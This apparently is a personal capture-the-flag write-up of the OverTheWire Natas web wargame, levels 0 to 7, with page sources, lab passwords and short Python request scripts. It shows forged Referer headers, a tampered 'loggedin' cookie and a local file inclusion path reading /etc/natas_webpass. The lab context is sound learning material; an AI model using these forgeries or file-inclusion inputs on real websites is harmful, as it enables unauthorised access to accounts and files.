

Natas:

For level 1 I just had to view the source code for the website and I got the password for the next level in the source code which was commented in the code below!!!



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is gtVrDuiDfck831PqWsLEZy5gyDz1clto -->
</div>
</body>
</html>
```


For level 2, the right-click was blocked on the page so for this level, I just used the shortcut for opening the source code which is "Ctrl + U" and BOOM I got the password for the next level as a comment in the code.



natas1.natas.labs.overthewire.org says


right clicking has been blocked!

You can find the password for the next level on this page, but rightclicking has been blocked!




```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas1", "pass": "gtVrDuiDfck831PqWsLEZy5gyDz1clto" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi -->
</div>
</body>
</html>
```


For level 2 it's said there is nothing on this page so I looked at the source code and there was a link to an image clicking on the image it took me to page with the URL "http://natas2.natas.labs.overthewire.org/files/pixel.png" so I tried to check what's the files and there was a file called user.txt going to that file I found the password for the next level.



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas2", "pass": "ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi" };</script></head>
<body>
<h1>natas2</h1>
<div id="content">
There is nothing on this page
<img src="files/pixel.png">
</div>
</body></html>

```




Not secure | natas2.natas.labs.overthewire.org/files/pixel.png




```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```


For level 3, I looked at the source code, but this time there was nothing in the source but a comment saying that "This time, not even google can find us", I was sure this is some type of a hint so I tried to look at the robots.txt for the website "Robots.txt" is used for the search crawlers to know which page and file can be accessed from the website, so looking at the robots.txt I found a Disallow directory and I tried to open it and there was file in it called user.txt and after opening that file I got the password for next level.



There is nothing on this p




```
User-agent: *
Disallow: /s3cr3t/
```



Index of /s3cr3t


Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2016-12-20 05:15	40	

Apache/2.4.10 (Debian) Server at natas3.natas.labs.overthewire.org Port 80




```
natas4:Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ
```

This level was really fun, for this level it said the coming request should come from natas5 in order to get the pass for natas5 so I had sent a get request for this one with the header as natas5 so I get the password for level 5, I wrote a simple python script which sent the get request and I just print the response, here "Referer" allow to identify where the user is coming from that's why I had to set this field as "natas5" and in the response I got the password for the level5. HELL YEAH!!!




```python
import requests
import re


url = "http://natas4.natas.labs.overthewire.org/"

resp = requests.get(url,auth = ("natas4","Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ"),headers= {"Referer" : "http://natas5.natas.labs.overthewire.org/"})


print(resp.text)
```




```
<Response [200]>
PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts> python natas4.py
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthe
pt>
<script>var wechallinfo = { "level": "natas4", "pass": "Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ" };</script></head>
<body>
<h1>natas4</h1>
<div id="content">

Access granted. The password for natas5 is iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
```


For This level, I was given that "Access disallowed. You are not logged in" so it had to do something with the session cookie so I looked at the cookie using the request.cookies in the same python script and found that the cookie had logged in is set as "0" so I had to change this to a "1" to get the next password. So I used the same python script but using the log in of natas5 and setting the cookies and "loggedin = 1".



```
PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts> python natas4.py
<RequestsCookieJar[<Cookie loggedin=0 for natas5.natas.labs.overthewire.org/>]>
```



C: > Users > UZAIF SHAIKH > Documents > Python Scripts > natas4.py > ...

```python
import requests
import re


url = "http://natas5.natas.labs.overthewire.org/index.php"

resp = requests.get(url,auth = ("natas5","iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq"),cookies={"loggedin":"1"})


print(resp.text)
```




```
PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts> python natas4.py
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.over
pt>
<script>var wechallinfo = { "level": "natas5", "pass": "iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq" };</script></head>
<body>
<h1>natas5</h1>
<div id="content">
Access granted. The password for natas6 is aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1</div>
</body>
</html>

PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts>
```

For Level 7, I had to give in an input secret in order to get the password for the next level, so looking at the source code given on the website it had a code that compares the input given to the secret and the code includes a file called "includes/secret.inc" when I opened the file I found the secret key and I got the password for the next level.




```
<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
?>
```



natas6.natas.labs.overthewire.org/includes/secret.inc


```
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```




Access granted. The password for natas7 is 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

Input secret:

For Level 8, there were two links on the webpage one for home and the other was for about, looking at the source code of the two webpages it's that a hint that password level 8 is in /etc/natas_webpass/natas8, so looking at the URL which was "natas7.natas.labs.overthewire.org/index.php?page=home" I was sure that address "/etc/natas_webpass/natas8" was a page so I just replaced home with the address and got the password for the next level.



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthe
<script>var wechallinfo = { "level": "natas7", "pass": "7z3hEENjQtflzgnT29q7wAvMNfZdh0i9" };</script></head>
<body>
<h1>natas7</h1>
<div id="content">

<a href="index.php?page=home">Home</a>
<a href="index.php?page=about">About</a>
<br>
<br>
this is the front page

